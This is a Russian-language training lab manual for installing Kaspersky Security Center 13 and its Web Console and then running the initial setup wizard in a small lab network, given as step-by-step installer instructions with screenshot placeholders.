KL 002.11.6

Kaspersky Endpoint Security and Management

kaspersky

Лабораторные работы

Содержание

Лабораторная работа 1.

Как установить Kaspersky Security Center

Сценарий. Вам нужно защитить менее 100 компьютеров компании ABC с помощью Kaspersky Endpoint Security для бизнеса. Чтобы управлять защитой в такой сети, хватит одного Сервера администрирования и Express-редакции сервера Microsoft SQL. Установите Сервер администрирования Kaspersky Security Center на выделенный компьютер под управлением Windows Server 2016. Microsoft SQL server заблаговременно установлен на виртуальной машине.


Содержание. В этой лабораторной работе:

1. Установите Сервер администрирования и Веб-консоль Kaspersky Security Center
2. Пройдите мастер первоначальной настройки Сервера администрирования Kaspersky Security Center

Задание A: Установите Сервер администрирования и Веб-консоль Kaspersky Security Center

Выполните выборочную установку Сервера администрирования Kaspersky Security Center с настройками по умолчанию. Веб-консоль представляет собой отдельный компонент и имеет собственный дистрибутив; ее установка начинается автоматически после установки KSC Administration Server.

Компьютеры **KSC**, **DC** должны быть включены.




Задание выполняется на компьютере **KSC**.


1. Запустите программу установки Kaspersky Security Center (расположение уточните у преподавателя)
2. Нажмите **Install Kaspersky Security Center 13**

3. В окне приветствия нажмите **Next**


4. В следующем окне убедитесь, что требуемая версия .NET Framework установлена и нажмите **Next**




5. Примите условия лицензионного соглашения и политику конфиденциальности
6. Нажмите **Next**




7. Выберите тип установки **Standart** и нажмите **Next**




8. Оставьте размер сети **Fewer than 100 networked devices** и нажмите **Next**




9. Выберите **Microsoft SQL Server** и нажмите **Next**




10. Нажмите **Browse**




11. Выберите сервер **KSC\SQLEXPRESS** и нажмите **OK**




12. Продолжите установку **Kaspersky Security Center:** нажмите **Next**




13. Выберите **Microsoft Windows Authentication mode** и нажмите **Next**



14. Начните установку: нажмите **Install**




15. После установки *KSC Administration Server* автоматически запустится установщик *KSC Web Console*. Выберите язык мастера установки




16. В окне приветствия нажмите **Next**


17. Примите условия лицензионного соглашения и нажмите **Next**




18. Оставьте папку назначения без изменений
19. Нажмите **Next**




20. Укажите Адрес подключения: **127.0.0.1**
21. Оставьте порт без изменения
22. Нажмите **Test**




23. Убедитесь, что порт 8080 доступен по адресу 127.0.0.1
24. Нажмите **OK**




25. Оставьте настройки без изменений
26. Нажмите **Next**




27. Выберите параметр **Generate new certificate**
28. Нажмите **Next**




29. Убедитесь, что в списке доверенных Серверов администрирования указан **KSC**
30. Для продолжения установки нажмите **Next**




31. Начните установку: нажмите **Install**



32. Закройте мастер установки веб-консоли Kaspersky Security Center. Нажмите **Finish**



33. Закройте мастер Kaspersky Security Center Administration Server. Нажмите **Finish**




Задание B: Пройдите мастер первоначальной настройки Сервера администрирования Kaspersky Security Center


Подключитесь к Серверу администрирования используя веб-консоль Kaspersky Security Center и пройдите мастер первоначальной настройки. Добавьте код активации. Настройте уведомления на адрес *administrator@abc.lab* через сервер 10.28.0.10. Примите соглашение KSN. Загрузите обновления сигнатур. Не запускайте мастер развертывания защиты. Включите авто распространение лицензии.

Задание выполняется на компьютере **KSC**.

